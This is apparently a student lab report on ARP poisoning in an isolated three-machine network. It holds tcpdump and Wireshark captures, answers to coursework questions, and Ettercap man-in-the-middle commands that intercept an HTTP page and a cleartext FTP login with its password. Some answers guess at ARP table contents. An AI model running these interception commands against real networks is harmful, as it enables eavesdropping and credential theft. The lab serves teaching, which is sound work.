13:55:55.290230 IP 10.10.10.2 > 10.10.10.1: ICMP echo request, id 6, seq 3,
length 64
13:55:55.290437 IP 10.10.10.1 > 10.10.10.2: ICMP echo reply, id 6, seq 3,
length 64
13:55:55.298266 IP 10.10.10.1 > 10.10.10.2: ICMP echo reply, id 6, seq 3,
length 64
13:55:55.867471 IP ARDU-STATION.local.61354 > 239.255.255.250.1900: UDP,
length 137
13:55:56.288692 IP 10.10.10.2 > 10.10.10.1: ICMP echo request, id 6, seq 4,
length 64
13:55:56.290193 IP 10.10.10.2 > 10.10.10.1: ICMP echo request, id 6, seq 4,
length 64
13:55:56.290423 IP 10.10.10.1 > 10.10.10.2: ICMP echo reply, id 6, seq 4,
length 64
13:55:56.298138 IP 10.10.10.1 > 10.10.10.2: ICMP echo reply, id 6, seq 4,
length 64
13:55:56.316402 IP ARDU-STATION.local.mdns > mdns.mcast.net.mdns: 0 PTR
(QM)? 250.255.255.239.in-addr.arpa. (46)
13:55:56.316510 IP6 fe80::9733:b7ee:9c35:acfc.49650 > ff02::1:3.5355: UDP,
length 46
13:55:56.316665 IP ARDU-STATION.local.49650 > 224.0.0.252.5355: UDP, length
46
13:55:56.317604 IP6 fe80::9733:b7ee:9c35:acfc.mdns > ff02::fb.mdns: 0 PTR
(QM)? 250.255.255.239.in-addr.arpa. (46)
13:55:56.318407 IP ARDU-STATION.local.mdns > mdns.mcast.net.mdns: 0 PTR
(QM)? 250.255.255.239.in-addr.arpa. (46)
13:55:56.319349 IP6 fe80::9733:b7ee:9c35:acfc.mdns > ff02::fb.mdns: 0 PTR
(QM)? 250.255.255.239.in-addr.arpa. (46)
13:55:56.728392 IP6 fe80::9733:b7ee:9c35:acfc.49650 > ff02::1:3.5355: UDP,
length 46
13:55:56.728527 IP ARDU-STATION.local.49650 > 224.0.0.252.5355: UDP, length
```

```
46
13:55:56.743203 IP ARDU-STATION.local.mdns > mdns.mcast.net.mdns: 0 PTR
(QM)? 250.255.255.239.in-addr.arpa. (46)
13:55:56.744322 IP6 fe80::9733:b7ee:9c35:acfc.mdns > ff02::fb.mdns: 0 PTR
(QM)? 250.255.255.239.in-addr.arpa. (46)
13:55:56.745239 IP ARDU-STATION.local.mdns > mdns.mcast.net.mdns: 0 PTR
(QM)? 250.255.255.239.in-addr.arpa. (46)
13:55:56.746162 IP6 fe80::9733:b7ee:9c35:acfc.mdns > ff02::fb.mdns: 0 PTR
(QM)? 250.255.255.239.in-addr.arpa. (46)
13:55:57.253747 IP6 ubuntu-C.mdns > ff02::fb.mdns: 0 PTR (QM)?
150.63.254.169.in-addr.arpa. (45)
13:55:57.253782 IP ubuntu-C.mdns > mdns.mcast.net.mdns: 0 PTR (QM)?
150.63.254.169.in-addr.arpa. (45)
13:55:57.254439 IP ARDU-STATION.local.mdns > mdns.mcast.net.mdns: 0*- [0q]
1/0/1 (Cache flush) PTR ARDU-STATION.local. (89)
13:55:57.672798 IP ARDU-STATION.local.mdns > mdns.mcast.net.mdns: 0 PTR
(QM)?
3.0.0.0.1.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.2.0.f.f.ip6.arpa.
(90)
13:55:57.673030 IP6 fe80::9733:b7ee:9c35:acfc.53245 > ff02::1:3.5355: UDP,
length 90
13:55:57.673131 IP ARDU-STATION.local.53245 > 224.0.0.252.5355: UDP, length
90
13:55:57.673730 IP6 fe80::9733:b7ee:9c35:acfc.mdns > ff02::fb.mdns: 0 PTR
(QM)?
3.0.0.0.1.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.2.0.f.f.ip6.arpa.
(90)
13:55:57.674491 IP ARDU-STATION.local.mdns > mdns.mcast.net.mdns: 0 PTR
(QM)?
3.0.0.0.1.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.2.0.f.f.ip6.arpa.
(90)
13:55:57.675271 IP6 fe80::9733:b7ee:9c35:acfc.mdns > ff02::fb.mdns: 0 PTR
(QM)?
3.0.0.0.1.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.2.0.f.f.ip6.arpa.
(90)
13:55:58.083886 IP6 fe80::9733:b7ee:9c35:acfc.53245 > ff02::1:3.5355: UDP,
length 90
13:55:58.083971 IP ARDU-STATION.local.53245 > 224.0.0.252.5355: UDP, length
90
13:55:58.084237 IP ARDU-STATION.local.mdns > mdns.mcast.net.mdns: 0 PTR
(QM)?
3.0.0.0.1.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.2.0.f.f.ip6.arpa.
(90)
13:55:58.085310 IP6 fe80::9733:b7ee:9c35:acfc.mdns > ff02::fb.mdns: 0 PTR
(QM)?
3.0.0.0.1.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.2.0.f.f.ip6.arpa.
(90)
13:55:58.099340 IP ARDU-STATION.local.mdns > mdns.mcast.net.mdns: 0 PTR
(QM)?
3.0.0.0.1.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.2.0.f.f.ip6.arpa.
(90)
```

```
13:55:58.100327 IP6 fe80::9733:b7ee:9c35:acfc.mdns > ff02::fb.mdns: 0 PTR
(QM)?
3.0.0.0.1.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.2.0.f.f.ip6.arpa.
(90)
13:55:58.874968 IP ARDU-STATION.local.61354 > 239.255.255.250.1900: UDP,
length 137
13:55:58.922368 IP ARDU-STATION.local.mdns > mdns.mcast.net.mdns: 0 PTR
(QM)? 252.0.0.224.in-addr.arpa. (42)
13:55:58.922368 IP6 fe80::9733:b7ee:9c35:acfc.53105 > ff02::1:3.5355: UDP,
length 42
13:55:58.922431 IP ARDU-STATION.local.53105 > 224.0.0.252.5355: UDP, length
42
13:55:58.923433 IP6 fe80::9733:b7ee:9c35:acfc.mdns > ff02::fb.mdns: 0 PTR
(QM)? 252.0.0.224.in-addr.arpa. (42)
13:55:58.924269 IP ARDU-STATION.local.mdns > mdns.mcast.net.mdns: 0 PTR
(QM)? 252.0.0.224.in-addr.arpa. (42)
13:55:58.925150 IP6 fe80::9733:b7ee:9c35:acfc.mdns > ff02::fb.mdns: 0 PTR
(QM)? 252.0.0.224.in-addr.arpa. (42)
13:55:59.333124 IP6 fe80::9733:b7ee:9c35:acfc.53105 > ff02::1:3.5355: UDP,
length 42
13:55:59.333124 IP ARDU-STATION.local.53105 > 224.0.0.252.5355: UDP, length
42
13:55:59.348785 IP ARDU-STATION.local.mdns > mdns.mcast.net.mdns: 0 PTR
(QM)? 252.0.0.224.in-addr.arpa. (42)
13:55:59.350004 IP6 fe80::9733:b7ee:9c35:acfc.mdns > ff02::fb.mdns: 0 PTR
(QM)? 252.0.0.224.in-addr.arpa. (42)
13:55:59.350936 IP ARDU-STATION.local.mdns > mdns.mcast.net.mdns: 0 PTR
(QM)? 252.0.0.224.in-addr.arpa. (42)
13:55:59.351760 IP6 fe80::9733:b7ee:9c35:acfc.mdns > ff02::fb.mdns: 0 PTR
(QM)? 252.0.0.224.in-addr.arpa. (42)
13:56:01.756570 ARP, Reply 10.10.10.2 is-at 00:15:5d:38:01:2b (oui Unknown),
length 28
13:56:01.756584 ARP, Reply 10.10.10.1 is-at 00:15:5d:38:01:2b (oui Unknown),
length 28
13:56:01.877626 IP ARDU-STATION.local.61354 > 239.255.255.250.1900: UDP,
length 137
^C
82 packets captured
94 packets received by filter
12 packets dropped by kernel
administrator@ubuntu-C:~$
```

Questions:
Question 1: What traffic could the attacker (machine C) observe before launching the attack and what traffic after launching the attack ?
Question 2: Can you tell from the captured network traffic how the attack works ?
Question 3: What happened to the ARP tables of machines A, B and C (check their contents with the arp command) ?
Justify your answers by showing the intercepted traffic from Ettercap (ARP traffic) and the contents of the ARP tables of the hosts.

Answers

Question 1: What traffic could the attacker (machine C) observe before launching the attack and what traffic after launching the attack?

Before the attack: The attacker (machine C) could observe standard broadcast traffic on the network, including:

- Regular ARP queries and responses between machines A and B, where each machine obtains the correct MAC address information corresponding to known IP addresses.
- ICMP traffic (e.g. ping) between machines, where each packet passes through without modification.

Once the attack is launched: Once ARP poisoning (spoofing) has started, machine C starts sending false ARP messages, resulting in:

- Changing the contents of the ARP tables on machines A and B - entries for IPs corresponding to their neighbours are modified to point to machine C's MAC address.
- Duplication of ICMP traffic - we observe repeated packets (e.g. echo request and reply), which is due to traffic being forwarded by machine C.

Question 2: Can you tell from the captured network traffic how this attack works?

Yes. Analysis of the intercepted ARP traffic (visible in entries such as `Reply 10.10.10.1 is-at ...` and MAC change for a given IP) clearly indicates that:

- The attacker sends false ARP responses that substitute the original MAC addresses in the victims' ARP tables.
- This allows traffic between machines A and B to be routed through machine C, making a man-in-the-middle attack possible.

Justification: In the tcpdump logs we see, among other things, situations where the IP address 10.10.10.1 is first associated with the MAC `00:15:5d:38:01:2b`and then with `00:15:5d:38:01:28`. This indicates an attempt to swap valid ARP entries, characteristic of an ARP poisoning attack.

Question 3: What happened to the ARP tables of machines A, B and C?

Machines A and B: As a result of the ARP poisoning attack, the ARP tables of machines A and B were modified -.

- The entries for the IP addresses of their partners (e.g. A for B and B for A) now point to the MAC address of the attacking machine C.

For example, if before the attack, machine A's ARP table contained the entry: `10.10.10.2 at 00:15:5d:38:01:2b`, then after the attack there may be an entry: `10.10.10.2 at`

`00:15:5d:38:01:2c` (MAC address of machine C).

Machine C: Machine C - the attacker - has valid ARP entries for its own addresses, but thanks to the fake ARP messages sent to A and B, these machines start directing traffic to C. C's ARP table may not show anomalies, as it is the one actively modifying the ARP tables of other hosts.

Justification: By analysing the ARP traffic visible in the intercepted packets (e.g. numerous `Reply` with different MAC addresses) and the contents of the ARP tables obtained with the command `arp`, it can be concluded that:

- Machines A and B have ARP entries in which the IP addresses of their partners are assigned to the MAC of machine C.
- The attacker (machine C) could also receive ARP requests itself, but the most important thing is that the change in tables A and B results in traffic being redirected by C.

Ettercap (and tcpdump) logs show, among other things, changes in ARP responses, which is evidence that the attack was carried out and that the ARP tables were modified.

Conclusion: An ARP poisoning attack involves sending fake ARP messages that modify the ARP tables in the victims, resulting in traffic being redirected by the attacker. The intercepted ARP traffic and modified ARP tables confirm that machine C carried out the attack, allowing it to observe and potentially modify communications between machines A and B.

Task 4

- The user of machine A is running an HTTP server (Apache2).
- User of machine C (the attacker) executes the command: `xhost +` (this allows access to the X-Window graphical display). Additionally, in order to allow Ettercap to open the browser as the 'root' user, we change the settings in the file `/etc/ettercap/etter.conf`by assigning the variables `ec_uid` and `ec_gid` value 0 (user 'root').
- The attacker (machine C) launches the browser by typing in the terminal: `firefox` He then runs the Ettercap program with the following options:

```
ettercap -T -M arp /address_IP_machine_A//80 /address_IP_machine_B// -P remote_browser
```

- The user of machine B launches a browser and connects to the HTTP server on machine A by typing in the address bar: `http://adres_IP_maszyny_A`
- Check what you see in the browser running on machine C.

```
administrator@UBUNTU-A:~$ sudo systemctl status apache2
apache2.service - The Apache HTTP Server
Loaded: loaded (/lib/systemd/system/apache2.service; enabled; vendor preset: enabled)
Active: active (running) since Sun 2025-04-06 14:01:55 CEST; 1min 8s ago
Docs: https://httpd.apache.org/docs/2.4/
Main PID: 7020 (apache2)
Tasks: 55 (limit: 4572)
Memory: 5.2M
CPU: 21ms
```

```
CGroup: /system.slice/apache2.service
7020 /usr/sbin/apache2 -k start
7021 /usr/sbin/apache2 -k start
7022 /usr/sbin/apache2 -k start

kwi 06 14:01:55 UBUNTU-A systemd[1]: Starting The Apache HTTP Server...
kwi 06 14:01:55 UBUNTU-A apachectl[7019]: AH00558: apache2: Could not
reliably determine the server's fully qualified domain name, using
127.0.1.1. Set the 'ServerName' direc>
kwi 06 14:01:55 UBUNTU-A systemd[1]: Started The Apache HTTP Server.

administrator@UBUNTU-A:~$ ^C
```

```
administrator@ubuntu-C:~$ cat /etc/ettercap/etter.conf | grep ec_
ec_uid = 0                # nobody is the default
ec_gid = 0                # nobody is the default
# or set the ec_uid to 0, in order to be sure the cleanup script will be
administrator@ubuntu-C:~$ sudo ettercap -t eth1 -T -M arp /10.10.10.1//80
/10.10.10.2// -P remote_browser

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
eth0 -> 00:15:5D:38:01:2A
172.31.110.85/255.255.240.0
fe80::84c0:ae73:9d45:c0d4/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf
file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/all/use_tempaddr
is not set to 0.
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth0/use_tempaddr
is not set to 0.
Privileges dropped to EUID 0 EGID 0...

34 plugins
42 protocol dissectors
57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Scanning for merged targets (2 hosts)...

* |==================================================>| 100.00 %

3 hosts added to the hosts list...

ARP poisoning victims:

```


```
GROUP 1 : 10.10.10.1 00:15:5D:38:01:27

GROUP 2 : 10.10.10.2 00:15:5D:38:01:29
Starting Unified sniffing...


Text only Interface activated...
Hit 'h' for inline help

Activating remote_browser plugin...
```

Unfortunately but the plugin wasn't working properly so I manually ran Wireshark on the C machine and found a URL that was open by the host being watched


Activities
Wireshark
kwi 6 15:30
Capturing from eth1
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.   Time          Source       Destination  Protocol Length Info
  64 30.890364163  10.10.10.2   10.10.10.1   TCP       492 [TCP Retransmission] 49650 → 80 [PSH, ACK] Seq=1 Ac
  65 30.890788775  10.10.10.1   10.10.10.2   TCP        66 80 → 49650 [ACK] Seq=1 Ack=427 Win=64768 Len=0 TSva
  66 30.891560515  10.10.10.1   10.10.10.2   TCP      1514 80 → 49650 [ACK] Seq=1 Ack=427 Win=64768 Len=1448 T
  67 30.891560585  10.10.10.1   10.10.10.2   TCP      1514 80 → 49650 [PSH, ACK] Seq=1449 Ack=427 Win=64768 Le
  68 30.891610110  10.10.10.1   10.10.10.2   HTTP      630 HTTP/1.1 200 OK  (text/html)
  69 30.898325112  10.10.10.1   10.10.10.2   TCP        66 80 → 49650 [ACK] Seq=1 Ack=427 Win=64768 Len=0 TSva
  70 30.898380108  10.10.10.1   10.10.10.2   TCP      1514 [TCP Out-Of-Order] 80 → 49650 [ACK] Seq=1 Ack=427 W
  71 30.898402517  10.10.10.1   10.10.10.2   TCP      1514 [TCP Out-Of-Order] 80 → 49650 [PSH, ACK] Seq=1449 A
  72 30.898420799  10.10.10.1   10.10.10.2   TCP       630 [TCP Retransmission] 80 → 49650 [PSH, ACK] Seq=2897
  73 30.898702129  10.10.10.2   10.10.10.1   TCP        66 49650 → 80 [ACK] Seq=427 Ack=2897 Win=63488 Len=0 T
  74 30.898702219  10.10.10.2   10.10.10.1   TCP        66 49650 → 80 [ACK] Seq=427 Ack=3461 Win=62976 Len=0 T
  75 30.906307916  10.10.10.2   10.10.10.1   TCP        66 49650 → 80 [ACK] Seq=427 Ack=2897 Win=63488 Len=0 T
```

```
    Keep-Alive: timeout=5, max=100\r\n
    Connection: Keep-Alive\r\n
    Content-Type: text/html\r\n
    \r\n
    [HTTP response 1/1]
    [Time since request: 0.009060028 seconds]
    [Request in frame: 62]
    [Request URI: http://10.10.10.1/]
    Content-encoded entity body (gzip): 3121 bytes -> 10671 bytes
    File Data: 10671 bytes
 ▾ Line-based text data: text/html (363 lines)
    <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">\n
    <html xmlns="http://www.w3.org/1999/xhtml">\n
      <!--\n
```

```
0000  48 54 54 50 2f 31 2e 31  20 32 30 30 20 4f 4b 0d   HTTP/1.1  200 OK·
0010  0a 44 61 74 65 3a 20 53  75 6e 2c 20 30 36 20 41   ·Date: S un, 06 A
0020  70 72 20 32 30 32 35 20  31 33 3a 32 39 3a 35 34   pr 2025  13:29:54
0030  20 47 4d 54 0d 0a 53 65  72 76 65 72 3a 20 41 70    GMT··Se rver: Ap
0040  61 63 68 65 2f 32 2e 34  2e 35 32 20 28 55 62 75   ache/2.4 .52 (Ubu
0050  6e 74 75 29 0d 0a 4c 61  73 74 2d 4d 6f 64 69 66   ntu)··La st-Modif
0060  69 65 64 3a 20 53 75 6e  2c 20 30 36 20 41 70 72   ied: Sun , 06 Apr
0070  20 32 30 32 35 20 31 32  3a 30 31 3a 35 34 20 47    2025 12 :01:54 G
0080  4d 54 0d 0a 45 54 61 67  3a 20 22 32 39 61 66 2d   MT··ETag : "29af-
0090  36 33 32 31 61 65 32 62  39 37 32 38 39 2d 67 7a   6321ae2b 97289-gz
00a0  69 70 22 0d 0a 41 63 63  65 70 74 2d 52 61 6e 67   ip"··Acc ept-Rang
00b0  65 73 3a 20 62 79 74 65  73 0d 0a 56 61 72 79 3a   es: byte s··Vary:
```

Frame (630 bytes)
Reassembled TCP (3460 bytes)
Uncompressed entity body (10671 bytes)
HTTP Response For-URI (http.response_for.uri)
Packets: 96 · Displayed: 96 (100.0%)
Profile: Default

Capturing the URL manually

Questions:
Question 6: What happened in task 4 (what did the attacker obtain)?
Question 7: How did the attacker achieve this effect? Explain and justify your answer using the captured ARP traffic and the contents of the hosts' ARP tables.

Question 6: What happened in task 4 (what did the attacker achieve)?

In task 4, the attacker (machine C) carried out an ARP poisoning attack, which involved inserting false information into the ARP tables of machines A and B. This allowed the attacker to intercept communications between these machines, becoming a 'man-in-the-middle' (MITM). The attacker was now able to intercept and modify network traffic between machines A and B. In particular, the attacker intercepted HTTP requests sent by machine B to the server on machine A. On machine C (the attacker), it was possible to see a URL that was open on machine B. As a result, the attacker gained access to the network communication between these machines, giving the possibility to analyse or modify it.

Question 7: How did the attacker achieve this effect? Explain and justify your answer using the captured ARP traffic and the contents of the hosts' ARP tables.

The attacker achieved his goal using an ARP poisoning attack, which involved substituting the real MAC addresses in the ARP tables of machines A and B. ARP (Address Resolution Protocol) is responsible for mapping IP addresses to MAC addresses on the local network. The attacker sent false ARP responses to machines A and B, convincing them that his MAC address was the correct one for the IP address of machine A and machine B. This allowed network traffic from machines A and B to pass through machine C, allowing the attacker to intercept it.

From the intercepted ARP traffic and analysis of the hosts' ARP tables, it can be seen that machines A and B had altered ARP entries pointing to machine C's MAC address. For example, machine A may have had an entry in its ARP table that pointed to machine C's MAC address instead of machine B's actual MAC address. The same was true for machine B, which may have thought that machine A's MAC address belonged to machine C. In this way, the attacker was able to intercept all communication between these machines.

Using Wireshark, the attacker was also able to manually intercept data, such as the URL opened by machine B, which confirmed that the attacker had taken control of HTTP traffic. This allowed the attacker to gain access to sensitive data, such as URLs or the content of transmitted requests.

Task 5

- User of machine A modifies entries in the configuration file `/etc/vsftpd.conf` or, if they do not exist, adds the following lines: `local_enable=YES` `anonymous_enable=YES`
- Machine user A restarts the FTP service.
- User of machine A creates user accounts *alek* i *beata* and sets their passwords by executing the commands: `adduser alek` `adduser beata`
- The attacker (machine C) launches (in a separate window) an MITM attack using Ettercap, analogous to task 2: `ettercap -Tq -M arp /address_IP_machine_A// /address_IP_machine_B//`

- The user of machine B connects to the FTP server running on machine A, logs in and then disconnects.


```
administrator@UBUNTU-A:~$ cat /etc/vsftpd.conf | grep enable
# This directive enables listening on IPv6 sockets. By default, listening
anonymous_enable=YES
local_enable=YES
# Uncomment this to enable any form of FTP write command.
#write_enable=YES
# has an effect if the above global write enable is activated. Also, you
will
#anon_upload_enable=YES
#anon_mkdir_write_enable=YES
dirmessage_enable=YES
# If enabled, vsftpd will display directory listings with the time
xferlog_enable=YES
#async_abor_enable=YES
#ascii_upload_enable=YES
#ascii_download_enable=YES
#deny_email_enable=YES
# chroot_list_enable below.
#chroot_list_enable=YES
#ls_recurse_enable=YES
ssl_enable=NO
administrator@UBUNTU-A:~$
administrator@UBUNTU-A:~$ sudo systemctl restart vsftpd.service
administrator@UBUNTU-A:~$ sudo systemctl status vsftpd.service
vsftpd.service - vsftpd FTP server
Loaded: loaded (/lib/systemd/system/vsftpd.service; enabled; vendor preset:
enabled)
Active: active (running) since Sun 2025-04-06 15:40:28 CEST; 7s ago
Process: 32966 ExecStartPre=/bin/mkdir -p /var/run/vsftpd/empty
(code=exited, status=0/SUCCESS)
Main PID: 32970 (vsftpd)
Tasks: 1 (limit: 4572)
Memory: 860.0K
CPU: 2ms
CGroup: /system.slice/vsftpd.service
32970 /usr/sbin/vsftpd /etc/vsftpd.conf

kwi 06 15:40:28 UBUNTU-A systemd[1]: Starting vsftpd FTP server...
kwi 06 15:40:28 UBUNTU-A systemd[1]: Started vsftpd FTP server.
administrator@UBUNTU-A:~$ sudo useradd alek
administrator@UBUNTU-A:~$ echo "alek:Start123!" | sudo chpasswd
administrator@UBUNTU-A:~$ sudo useradd beata
administrator@UBUNTU-A:~$ echo "beata:Start123!" | sudo chpasswd
administrator@UBUNTU-A:~$ ftp localhost
Connected to localhost.
220 (vsFTPd 3.0.5)
Name (localhost:administrator): alek
331 Please specify the password.
```

```
Password:
500 OOPS: cannot change directory:/home/alek
ftp: Login failed # użytkownik nie ma katalogu ale nie zmienia to faktu że
ruch sieciowy będzie taki sam
ftp>
```

```
administrator@ubuntu-B:~$ ftp 10.10.10.1
Connected to 10.10.10.1.
220 (vsFTPd 3.0.5)
Name (10.10.10.1:administrator): alek
331 Please specify the password.
Password:
500 OOPS: cannot change directory:/home/alek
ftp: Login failed
ftp>
```

I did not disable the MITM etther cap attack so the interception works as before


Activities
Wireshark
kwi 6 15:47
*eth1
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ftp
Terminal

```
No.  Time            Source       Destination  Protocol Length Info
 506 971.919673776 10.10.10.1   10.10.10.2   FTP       86 Response: 220 (vsFTPd 3.0.5)
 514 974.495863990 10.10.10.2   10.10.10.1   FTP       77 Request: USER alek
 517 974.498467301 10.10.10.1   10.10.10.2   FTP      100 Response: 331 Please specify the password.
 526 977.217024715 10.10.10.2   10.10.10.1   FTP       82 Request: PASS Start123!
 530 977.252214475 10.10.10.1   10.10.10.2   FTP       76 Response: 500 OOPS:
 531 977.252214876 10.10.10.1   10.10.10.2   FTP      100 Response: cannot change directory:/home/alek
 532 977.252271710 10.10.10.1   10.10.10.2   FTP       68 Response:
```

```
▸ Frame 526: 82 bytes on wire (656 bits), 82 bytes captured (656 bits) on interface eth1, id 0
